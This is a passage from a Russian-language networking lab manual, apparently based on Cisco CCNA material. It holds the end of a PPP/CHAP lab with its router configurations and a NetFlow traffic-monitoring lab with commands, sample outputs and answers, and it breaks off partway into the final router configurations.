Шаг 19: \_\_\_\_\_

Шаг 20: К таким признакам относятся следующие: маршрут удален из таблицы маршрутизации, и протокол канала включается и выключается.

| Сводная информация об интерфейсах маршрутизаторов |                             |                             |                                |                                |
|---------------------------------------------------|-----------------------------|-----------------------------|--------------------------------|--------------------------------|
| Модель маршрутизатора                             | Интерфейс Ethernet № 1      | Интерфейс Ethernet № 2      | Последовательный интерфейс № 1 | Последовательный интерфейс № 2 |
| 1800                                              | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 1900                                              | Gigabit Ethernet 0/0 (G0/0) | Gigabit Ethernet 0/1 (G0/1) | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 2801                                              | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/1/0 (S0/1/0)          | Serial 0/1/1 (S0/1/1)          |
| 2811                                              | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 2900                                              | Gigabit Ethernet 0/0 (G0/0) | Gigabit Ethernet 0/1 (G0/1) | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |

**Примечание.** Чтобы узнать, каким образом настроен маршрутизатор, изучите интерфейсы с целью определения типа маршрутизатора и количества имеющихся на нём интерфейсов. Эффективного способа перечисления всех сочетаний настроек для каждого класса маршрутизаторов не существует. В данной таблице содержатся идентификаторы возможных сочетаний Ethernet и последовательных (Serial) интерфейсов в устройстве. В таблицу не включены какие-либо иные типы интерфейсов, даже если на определённом маршрутизаторе они присутствуют. В качестве примера можно привести интерфейс ISDNBRI. Строка в скобках — это принятое сокращение, которое можно использовать в командах CiscoIOS для представления интерфейса.

### Настройки устройств

## Филиал 1

Branch1# show run

Building configuration...

Current configuration : 1832 bytes

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname Branch1

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

!

!

!

!

no ip domain lookup

no ipv6 cef

multilink bundle-name authenticated

!

!

!

!

username Central password 7 1511021F0725

!

!

!

!

!

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

no ip address

shutdown

duplex auto

speed auto

!

interface GigabitEthernet0/1

ip address 192.168.1.1 255.255.255.0

duplex auto

speed auto

!

interface Serial0/0/0

ip address 10.1.1.1 255.255.255.252

encapsulation ppp

ppp authentication chap

clock rate 128000

!

interface Serial0/0/1

no ip address

shutdown

!

router ospf 1

network 10.1.1.0 0.0.0.3 area 0

network 192.168.1.0 0.0.0.255 area 0

!

ip forward-protocol nd

!

no ip http server

no ip http secure-server

!

!

!

!

!

control-plane

!

!

banner motd ^C

Unauthorized Access Prohibited.^C

!

line con 0

password 7 094F471A1A0A

logging synchronous

login

line aux 0

```
line 2
no activation-character
no exec
transport preferred none
transport input all
transport output pad telnet rlogin lapb-ta mop udptn v120 ssh
stopbits 1
line vty 0 4
password 7 121A0C041104
login
transport input all
line vty 5 15
password 7 110A1016141D
login
transport input all
!
scheduler allocate 20000 1000
!
end
```

**Главный**

```
Central#show run
```

```
Building configuration...
```

```
Current configuration : 1964 bytes
```

```
version 15.2
```

```
service timestamps debug datetime msec
```

```
service timestamps log datetime msec
```

```
service password-encryption
```

```
!
```

```
hostname Central
```

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

!

!

!

!

!

no ip domain lookup

no ipv6 cef

!

multilink bundle-name authenticated

!

!

!

!

username Branch3 password 7 1511021F0725

username Branch1 password 7 05080F1C2243

!

redundancy

!

!

!

!

!

!

!

!

!

!

!

!

!

!

interface Loopback0

ip address 209.165.200.225 255.255.255.224

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

no ip address

shutdown

duplex auto

speed auto

!

interface GigabitEthernet0/1

no ip address

shutdown

duplex auto

speed auto

!

interface Serial0/0/0

ip address 10.1.1.2 255.255.255.252

encapsulation ppp

ppp authentication chap

!

interface Serial0/0/1

ip address 10.2.2.2 255.255.255.252

encapsulation ppp

ppp authentication chap

clock rate 128000

!

router ospf 1

network 10.1.1.0 0.0.0.3 area 0

network 10.2.2.0 0.0.0.3 area 0

default-information originate

!

ip forward-protocol nd

!

no ip http server

no ip http secure-server

!

ip route 0.0.0.0 0.0.0.0 Loopback0

!

!

!

!

control-plane

!

!

banner motd ^C

Unauthorized Access Prohibited.^C

!

line con 0

password 7 00071A150754

logging synchronous

login

line aux 0

line 2

no activation-character

no exec

transport preferred none

transport input all

transport output pad telnet rlogin lapb-ta mop udptn v120 ssh

stopbits 1

line vty 0 4

password 7 060506324F41

login

transport input all

line vty 5 15

password 7 14141B180F0B

login

transport input all

!

scheduler allocate 20000 1000

!

end

**Филиал 3**

Branch3# show run

Building configuration...

Current configuration : 1929 bytes

!

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname Branch3

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

!

!

!

!

no ip domain lookup

no ipv6 cef

!

multilink bundle-name authenticated

!

!

username Central password 7 0822455D0A16

!

redundancy

!

!

!

!

!

!

!

!

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

no ip address

shutdown

duplex auto

speed auto

!

interface GigabitEthernet0/1

ip address 192.168.3.1 255.255.255.0

duplex auto

speed auto

!

interface Serial0/0/0

no ip address

shutdown

clock rate 2000000

!

interface Serial0/0/1

ip address 10.2.2.1 255.255.255.252

encapsulation ppp

ppp authentication chap

!

router ospf 1

network 10.2.2.0 0.0.0.3 area 0

network 192.168.3.0 0.0.0.255 area 0

!

ip forward-protocol nd

!

no ip http server

no ip http secure-server

!

!

!

!

!

control-plane

!

!

banner motd ^C

Unauthorized Access Prohibited.^C

!

line con 0

password 7 13061E010803

logging synchronous

login

line aux 0

line 2

no activation-character

no exec

transport preferred none

transport input all

transport output pad telnet rlogin lapb-ta mop udptn v120 ssh

stopbits 1

line vty 0 4

password 7 045802150C2E

login

transport input all

line vty 5 15

password 7 13061E010803

login

transport input all

!

scheduler allocate 20000 1000

!

End

### **Контрольные вопросы:**

- 1.Смоделировать и исследовать РТ распределенную сеть на основе протокола PPP.
- 2.Настроить аутентификацию PPP CHAP.
- 3.Перечислить этапы базовой настройки безопасности на маршрутизаторах при реализации протокола PPP.

4. Настроить инкапсуляцию PPP.
5. Перечислить отличия HDLC и PPP.
6. Перечислить поля кадров HDLC и PPP
7. Сформулировать признаки того, что на канале последовательной связи настроена несоответствующая инкапсуляция.
8. Сформулировать признаки того, что на канале последовательной связи настроена несоответствующая аутентификация.

**Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Лабораторная работа №8

### *Исследование механизмов обнаружения сетевых аномалий*

#### **1. Цель работы**

1. Исследовать сбор и анализ данных NetFlow

**Формируемые компетенции:** ПК-3; ПК-4

#### **2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

#### **3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.
- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

#### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;
- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;
- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.


#### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;
- привести в порядок и сдать рабочее место лаборанту, и доложить руководству

Сбор и анализ данных NetFlow (вариант для инструктора)

Примечание для инструктора. Красным или серым цветом выделен текст, который отображается только в копии для инструктора.

Топология



Программное обеспечение системы  
сбора данных и анализатора NetFlow

Таблица адресации

| Устройство | Интерфейс       | IP-адрес        | Шлюз по умолчанию |
|------------|-----------------|-----------------|-------------------|
| R1         | G0/0            | 192.168.1.1/24  | Недоступно        |
|            | S0/0/0<br>(DCE) | 192.168.12.1/30 | Недоступно        |
| R2         | G0/0            | 192.168.2.1/24  | Недоступно        |
|            | S0/0/0          | 192.168.12.2/30 | Недоступно        |
|            | S0/0/1<br>(DCE) | 192.168.23.1/30 | Недоступно        |
| R3         | G0/0            | 192.168.3.1/24  | Недоступно        |
|            | S0/0/1          | 192.168.23.2/30 | Недоступно        |
| PC-A       | NIC             | 192.168.1.3     | 192.168.1.1       |
| PC-B       | NIC             | 192.168.2.3     | 192.168.2.1       |
| PC-C       | NIC             | 192.168.3.3     | 192.168.3.1       |

## Задачи

**Часть 1. Создание сети и настройка базовых параметров устройств**

**Часть 2. Настройка NetFlow на маршрутизаторе**

**Часть 3. Анализ NetFlow с помощью интерфейса командной строки**

**Часть 4. Изучение ПО сбора данных и анализатора NetFlow**

## Исходные данные/сценарий

NetFlow — это технология Cisco IOS, предоставляющая статистические данные о пакетах, проходящих через маршрутизатор или многоуровневый коммутатор Cisco. NetFlow обеспечивает контроль сети и безопасности, планирование сетевых ресурсов, анализ трафика и учёт IP. Важно не путать назначение и результаты NetFlow с назначением и результатами оборудования и программного обеспечения для сбора пакетов. Средства сбора пакетов записывают всю входящую и исходящую информацию сетевого устройства для последующего анализа, в то время как NetFlow собирает только определённую статистическую информацию.

Flexible NetFlow — это новейшая версия технологии NetFlow, которая расширяет возможности первоначального протокола NetFlow, позволяя настраивать параметры анализа трафика. Flexible NetFlow использует формат экспорта версии 9. Начиная с Cisco IOS версии 15.1, поддерживаются многие полезные команды Flexible NetFlow.

В этой лабораторной работе вам потребуется настроить NetFlow для сбора данных входящих и исходящих пакетов. С помощью команды **show** вы сможете проверить, что NetFlow находится в рабочем состоянии и осуществляет сбор статистических данных. Вы также рассмотрите доступные варианты ПО сборщика данных и анализатора NetFlow.

**Примечание.** В практических лабораторных работах CCNA используются маршрутизаторы с интеграцией сервисов Cisco 1941 (ISR) под управлением ОС Cisco IOS версии 15.2(4) M3 (образ universalk9).

Возможно использование других маршрутизаторов и версий Cisco IOS. В зависимости от модели устройства и версии Cisco IOS доступные команды и выходные данные могут отличаться от данных, полученных при выполнении лабораторных работ. Точные идентификаторы интерфейсов указаны в сводной таблице интерфейсов маршрутизаторов в конце лабораторной работы.

**Примечание.** Убедитесь, что предыдущие настройки маршрутизаторов и коммутаторов удалены, и они не содержат файла загрузочной конфигурации. Если вы не уверены в этом, обратитесь к инструктору.

**Примечание для инструктора.** Для выполнения инициализации и перезагрузки устройств см. руководство для инструкторов по проведению лабораторных работ.

### **Необходимые ресурсы:**

3 маршрутизатора (Cisco 1941 под управлением ОС Cisco IOS 15.2(4) M3 (образ universal) или аналогичная модель);

3 компьютера (под управлением Windows 7, Vista или XP с программой эмуляции терминала, например Tera Term);

консольные кабели для настройки устройств Cisco IOS через порты консоли;

кабели Ethernet и последовательные кабели в соответствии с топологией.

### **Построение сети и базовая настройка устройств**

В части 1 вам предстоит настроить топологию сети и сделать базовую настройку устройств.

**Подключите кабели в сети в соответствии с топологией.**

**Выполните запуск и перезагрузку маршрутизаторов.**

**Произведите базовую настройку маршрутизаторов.**

Отключите поиск DNS.

Настройте имена устройств в соответствии с топологией.

Назначьте **class** в качестве зашифрованного пароля доступа к привилегированному режиму.

Назначьте **cisco** в качестве пароля консоли и виртуального терминала VTU и включите запрос пароля при подключении.

Зашифруйте пароли.

Настройте баннер MOTD (сообщение дня) для предупреждения пользователей о запрете несанкционированного доступа.

Настройте **logging synchronous** на линии консоли.

Настройте тактовую частоту на всех последовательных интерфейсах DCE на **128000**.

Настройте IP-адреса, как указано в таблице адресации.

Настройте OSPF с использованием идентификатора процесса 1 и объявите все сети. Интерфейсы Ethernet должны быть пассивными.

Создайте учётную запись в локальной базе данных на маршрутизаторе R3 с именем пользователя **admin** и паролем **cisco** и с уровнем привилегий **15**.

На маршрутизаторе R3 включите службу HTTP и настройте проверку подлинности пользователей HTTP с помощью локальной базы данных.

Скопируйте текущую конфигурацию в файл загрузочной конфигурации.

**Настройте узлы.**

**Проверьте связь между конечными устройствами.**

Все устройства должны иметь возможность отправлять эхо-запросы другим устройствам в топологии. При необходимости устраните неисправности, пока связь между конечными устройствами не будет установлена.

**Примечание.** Для успешной передачи эхо-запросов может потребоваться отключение брандмауэра на ПК.

### **Настройка NetFlow на маршрутизаторе**

В части 2 вы должны будете настроить NetFlow на маршрутизаторе R2. NetFlow собирает весь входящий и исходящий трафик на последовательных интерфейсах R2 и экспортирует данные на сборщик данных NetFlow — ПК В. Для экспорта данных на сборщик NetFlow будет использоваться Flexible NetFlow версии 9.

### **Шаг 1: Настройте сбор данных NetFlow.**

Настройте сбор данных NetFlow на обоих последовательных интерфейсах. Выполните сбор данных из входящих и исходящих пакетов.

```
R2(config)# interface s0/0/0
R2(config-if)# ip flow ingress
R2(config-if)# ip flow egress
R2(config-if)# interface s0/0/1
R2(config-if)# ip flow ingress
R2(config-if)# ip flow egress
```

### **Настройте экспорт данных NetFlow.**

С помощью команды **ip flow-export destination** определите IP-адрес и порт UDP сборщика данных NetFlow, на который маршрутизатор должен экспортировать данные NetFlow. Для данной настройки будет использоваться номер порта UDP 9996.

```
R2(config)# ip flow-export destination 192.168.2.3 9996
```

## Настройте версию экспорта NetFlow.

Маршрутизаторы Cisco под управлением IOS 15.1 поддерживают NetFlow версии 1, 5 и 9. Версия 9 — это наиболее универсальный формат экспорта данных, однако он не совместим с более ранними версиями. Для установки версии NetFlow используйте команду **ip flow-export version**.

```
R2(config)# ip flow-export version 9
```

## Выполните проверку конфигурации NetFlow.

Введите команду **show ip flow interface** для просмотра сведений об интерфейсе сбора данных NetFlow.

```
R2# show ip flow interface
```

```
Serial0/0/0
```

```
ip flow ingress
```

```
ip flow egress
```

```
Serial0/0/1
```

```
ip flow ingress
```

```
ip flow egress
```

Введите команду **show ip flow export** для просмотра сведений об экспорте данных NetFlow.

```
R2# show ip flow export
```

```
Flow export v9 is enabled for main cache
```

```
Export source and destination details :
```

```
VRF ID : Default
```

```
Destination(1) 192.168.2.3 (9996)
```

```
Version 9 flow records
```

```
388 flows exported in 63 udp datagrams
```

```
0 flows failed due to lack of export packet
```

```
0 export packets were sent up to process level
```

```
0 export packets were dropped due to no fib
```

0 export packets were dropped due to adjacency issues

0 export packets were dropped due to fragmentation failures

0 export packets were dropped due to encapsulation fixup failures

### **Анализ NetFlow с помощью интерфейса командной строки**

В части 3 вы должны будете генерировать трафик данных между маршрутизаторами R1 и R3 для наблюдения за работой технологии NetFlow.

#### **Шаг 1: Создайте трафик данных между маршрутизаторами R1 и R3.**

Подключитесь по Telnet от маршрутизатора R1 к маршрутизатору R3 с использованием IP-адреса 192.168.3.1. Введите пароль **cisco** для перехода в пользовательский режим. Введите пароль **class** для включения глобального режима ввода. Введите команду **show run**, чтобы создать трафик Telnet. Не закрывайте текущий сеанс Telnet.

На маршрутизаторе R3 введите команду **ping 192.168.1.1 repeat 1000**, чтобы отправить эхо-запрос на интерфейс G0/0 маршрутизатора R1. Будет создан трафик ICMP через маршрутизатор R2.

На компьютере ПК А перейдите к маршрутизатору R3, используя IP-адрес 192.168.3.1. Войдите в систему с именем пользователя **admin** и паролем **cisco**. После входа в маршрутизатор R3 оставьте браузер открытым.

**Примечание.** Убедитесь, что в браузере отключено блокирование всплывающих окон.

#### **Выведите на экран сводную статистику NetFlow.**

На маршрутизаторе R2 введите команду **show ip cache flow**, чтобы отобразить изменения в сводных данных NetFlow, включая распределение размеров пакета, информацию о потоках IP, записанные протоколы и активность интерфейса. Теперь протоколы отображают сводные данные.

R2# **show ip cache flow**

IP packet size distribution (**5727 total packets**):

```

1-32  64  96 128 160 192 224 256 288 320 352 384 416 448 480
.000 .147 .018 .700 .000 .001 .001 .001 .001 .011 .009 .001 .002 .000 .001

512  544  576 1024 1536 2048 2560 3072 3584 4096 4608
.001 .001 .097 .000 .000 .000 .000 .000 .000 .000 .000

```

IP Flow Switching Cache, 278544 bytes

2 active, 4094 inactive, 114 added

1546 aged polls, 0 flow alloc failures

Active flows timeout in 30 minutes

Inactive flows timeout in 15 seconds

IP Sub Flow Cache, 34056 bytes

0 active, 1024 inactive, 112 added, 112 added to flow

0 alloc failures, 0 force free

1 chunk, 1 chunk added

last clearing of statistics 00:07:35

| Protocol   | Total | Flows | Packets | Bytes | Packets | Active(Sec) | Idle(Sec) |
|------------|-------|-------|---------|-------|---------|-------------|-----------|
| -----      | Flows | /Sec  | /Flow   | /Pkt  | /Sec    | /Flow       | /Flow     |
| TCP-Telnet | 4     | 0.0   | 27      | 43    | 0.2     | 5.0         | 15.7      |
| TCP-WWW    | 104   | 0.2   | 14      | 275   | 3.4     | 2.1         | 1.5       |
| ICMP       | 4     | 0.0   | 1000    | 100   | 8.8     | 27.9        | 15.4      |

| SrcIf  | SrcIPaddress | DstIf | DstIPaddress | Pr  | SrcP | DstP | Pkts |
|--------|--------------|-------|--------------|-----|------|------|------|
| Total: | 112          | 0.2   | 50           | 146 | 12.5 | 3.1  | 2.5  |

| SrcIf   | SrcIPaddress | DstIf | DstIPaddress | Pr | SrcP | DstP | Pkts |
|---------|--------------|-------|--------------|----|------|------|------|
| Se0/0/0 | 192.168.12.1 | Null  | 224.0.0.5    | 59 | 0000 | 0000 | 43   |

Se0/0/1    192.168.23.2    Null    224.0.0.5    59 0000 0000    40

**Завершите сеансы Telnet и закройте браузер.**

5. Введите команду **exit** на маршрутизаторе R1, чтобы отключить сеанс связи по Telnet с маршрутизатором R3.

Закройте сеанс браузера на компьютере ПК А.

**Удалите статистику NetFlow.**

6. На маршрутизаторе R2 введите команду **clear ip flow stats**, чтобы удалить статистику NetFlow.

**R2# clear ip flow stats**

Повторно введите команду **show ip cache flow**, чтобы убедиться, что статистика NetFlow сброшена. Обратите внимание: даже несмотря на то, что вы больше не создаёте данные с помощью маршрутизатора R2, они по-прежнему принимаются NetFlow. В приведенном ниже примере адрес назначения для данного трафика — групповой адрес 224.0.0.5, это данные LSA OSPF.

**R2# show ip cache flow**

IP packet size distribution (124 total packets):

|      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
|------|------|------|------|------|------|------|------|------|------|------|------|------|------|------|
| 1-32 | 64   | 96   | 128  | 160  | 192  | 224  | 256  | 288  | 320  | 352  | 384  | 416  | 448  | 480  |
| .000 | .000 | 1.00 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 |
|      |      |      |      |      |      |      |      |      |      |      |      |      |      |      |
| 512  | 544  | 576  | 1024 | 1536 | 2048 | 2560 | 3072 | 3584 | 4096 | 4608 |      |      |      |      |
| .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 | .000 |      |      |      |      |

IP Flow Switching Cache, 278544 bytes

2 active, 4094 inactive, 2 added

1172 age polls, 0 flow alloc failures

Active flows timeout in 30 minutes

Inactive flows timeout in 15 seconds

IP Sub Flow Cache, 34056 bytes

2 active, 1022 inactive, 2 added, 2 added to flow

0 alloc failures, 0 force free

1 chunk, 0 chunks added

last clearing of statistics 00:09:48

| Protocol | Total | Flows | Packets | Bytes | Packets | Active(Sec) | Idle(Sec) |
|----------|-------|-------|---------|-------|---------|-------------|-----------|
| -----    | Flows | /Sec  | /Flow   | /Pkt  | /Sec    | /Flow       | /Flow     |
| IP-other | 2     | 0.0   | 193     | 79    | 0.6     | 1794.8      | 5.7       |
| Total:   | 2     | 0.0   | 193     | 79    | 0.6     | 1794.8      | 5.7       |

| SrcIf   | SrcIPaddress | DstIf | DstIPaddress | Pr | SrcP | DstP | Pkts |
|---------|--------------|-------|--------------|----|------|------|------|
| Se0/0/0 | 192.168.12.1 | Null  | 224.0.0.5    | 59 | 0000 | 0000 | 35   |

| SrcIf   | SrcIPaddress | DstIf | DstIPaddress | Pr | SrcP | DstP | Pkts |
|---------|--------------|-------|--------------|----|------|------|------|
| Se0/0/1 | 192.168.23.2 | Null  | 224.0.0.5    | 59 | 0000 | 0000 | 33   |

### Изучение ПО сборщика данных и анализатора NetFlow

Программное обеспечение сборщика данных и анализатора NetFlow предоставляют многие производители. Некоторые программы распространяются бесплатно, другие — нет. По следующему URL-адресу размещена веб-страница с обзором некоторых бесплатных программ NetFlow:

[http://www.cisco.com/en/US/prod/iosswrel/ps6537/ps6555/ps6601/networking\\_solutions\\_products\\_genericcontent0900aecd805ff72b.html](http://www.cisco.com/en/US/prod/iosswrel/ps6537/ps6555/ps6601/networking_solutions_products_genericcontent0900aecd805ff72b.html)

Посмотрите эту веб-страницу, чтобы ознакомиться с некоторыми из доступных программных продуктов сборщика данных и анализатора NetFlow.

## Вопросы на закрепление

В чём заключается назначение ПО сборщика данных NetFlow?

---

---

---

---

---

Программное обеспечение сборщика данных NetFlow получает данные NetFlow, экспортируемые с маршрутизаторов и коммутаторов в сети. Оно фильтрует и объединяет данные в соответствии с политиками, настроенными сетевым администратором, и сохраняет эти обобщённые или объединённые данные вместо «сырых» данных о потоках, чтобы снизить потребление дискового пространства.

В чём заключается назначение программного анализатора NetFlow?

---

---

---

---

---

Программный анализатор NetFlow представляет собой средство визуализации практически в режиме реального времени и анализа записанных и объединённых данных потока. Он позволяет указать маршрутизатор, схему агрегации и временной интервал для просмотра данных. После этого можно выполнять сортировку и визуализацию данных удобным для пользователей способом (в виде столбчатых диаграмм, круговых диаграмм или гистограмм упорядоченных отчётов).

Перечислите семь основных полей, используемых первоначальным протоколом NetFlow для различения потоков данных.

---

---

---

---

IP-адрес источника, IP-адрес назначения, номер порта источника, номер порта назначения, тип протокола уровня 3, маркировка ToS (тип обслуживания), логический входной интерфейс.

### Сводная информация об интерфейсах маршрутизаторов

| Модель маршрутизатора | Интерфейс Ethernet № 1      | Интерфейс Ethernet № 2      | Последовательный интерфейс № 1 | Последовательный интерфейс № 2 |
|-----------------------|-----------------------------|-----------------------------|--------------------------------|--------------------------------|
| 1800                  | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 1900                  | Gigabit Ethernet 0/0 (G0/0) | Gigabit Ethernet 0/1 (G0/1) | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 2801                  | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/1/0 (S0/1/0)          | Serial 0/1/1 (S0/1/1)          |
| 2811                  | Fast Ethernet 0/0 (F0/0)    | Fast Ethernet 0/1 (F0/1)    | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |
| 2900                  | Gigabit Ethernet 0/0 (G0/0) | Gigabit Ethernet 0/1 (G0/1) | Serial 0/0/0 (S0/0/0)          | Serial 0/0/1 (S0/0/1)          |

**Примечание.** Чтобы узнать, каким образом настроен маршрутизатор, изучите интерфейсы с целью определения типа маршрутизатора и количества имеющихся на нём интерфейсов. Эффективного способа перечисления всех сочетаний настроек для каждого класса маршрутизаторов не существует. В данной таблице содержатся идентификаторы возможных сочетаний Ethernet и последовательных (Serial) интерфейсов в устройстве. В таблицу не включены какие-либо иные типы интерфейсов, даже если на определённом маршрутизаторе они присутствуют. В качестве примера можно привести интерфейс ISDN BRI. Строка в скобках — это принятое сокращение, которое можно использовать в командах Cisco IOS для представления интерфейса.

### Настройки устройств (окончательные)

## Маршрутизатор R1

R1# show run

Building configuration...

Current configuration : 1592 bytes

!

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname R1

!

boot-start-marker

boot-end-marker

!

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

no ip domain lookup

no ipv6 cef

multilink bundle-name authenticated

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

ip address 192.168.1.1 255.255.255.0

duplex auto

speed auto

!

interface GigabitEthernet0/1

no ip address

shutdown

duplex auto

speed auto

!

interface Serial0/0/0

ip address 192.168.12.1 255.255.255.252

clock rate 128000

!

interface Serial0/0/1

no ip address

shutdown

!

router ospf 1

passive-interface GigabitEthernet0/0

network 192.168.1.0 0.0.0.255 area 0

network 192.168.12.0 0.0.0.3 area 0

!

ip forward-protocol nd

!

no ip http server

no ip http secure-server

!

control-plane

!

banner motd ^C Unauthorized Access is Prohibited! ^C

!

line con 0

password 7 030752180500

logging synchronous

login

line aux 0

line 2

no activation-character

no exec

transport preferred none

transport input all

transport output pad telnet rlogin lapb-ta mop udptn v120 ssh

stopbits 1

line vty 0 4

password 7 02050D480809

login

transport input all

!

scheduler allocate 20000 1000

!

end

**Маршрутизатор R2**

R2# show run

Building configuration...

Current configuration : 1808 bytes

!

version 15.2

service timestamps debug datetime msec

service timestamps log datetime msec

service password-encryption

!

hostname R2

!

boot-start-marker

boot-end-marker

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

no ip domain lookup

no ipv6 cef

!

multilink bundle-name authenticated

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

ip address 192.168.2.1 255.255.255.0

duplex auto

speed auto

!

interface GigabitEthernet0/1

no ip address

shutdown

duplex auto

speed auto

!

interface Serial0/0/0

ip address 192.168.12.2 255.255.255.252

ip flow ingress

ip flow egress

!

interface Serial0/0/1

ip address 192.168.23.1 255.255.255.252

ip flow ingress

ip flow egress

clock rate 128000

!

router ospf 1

passive-interface GigabitEthernet0/0

network 192.168.2.0 0.0.0.255 area 0

network 192.168.12.0 0.0.0.3 area 0

network 192.168.23.0 0.0.0.3 area 0

!

ip forward-protocol nd

!

no ip http server

no ip http secure-server

ip flow-export version 9

```
ip flow-export destination 192.168.2.3 9996
```

```
!
```

```
control-plane
```

```
!
```

```
banner motd ^C Unauthorized Access is Prohibited! ^C
```

```
!
```

```
line con 0
```

```
password 7 14141B180F0B
```

```
logging synchronous
```

```
login
```

```
line aux 0
```

```
line 2
```

```
no activation-character
```

```
no exec
```

```
transport preferred none
```

```
transport input all
```

```
transport output pad telnet rlogin lapb-ta mop udptn v120 ssh
```

```
stopbits 1
```

```
line vty 0 4
```

```
password 7 060506324F41
```

```
login
```

```
transport input all
```

```
!
```

```
scheduler allocate 20000 1000
```

```
!
```

```
End
```

```
Маршрутизатор R3
```

```
R3# show run
```

```
Building configuration...
```

Current configuration : 1769 bytes

!

version 15.2

service timestamps debug datetime msec

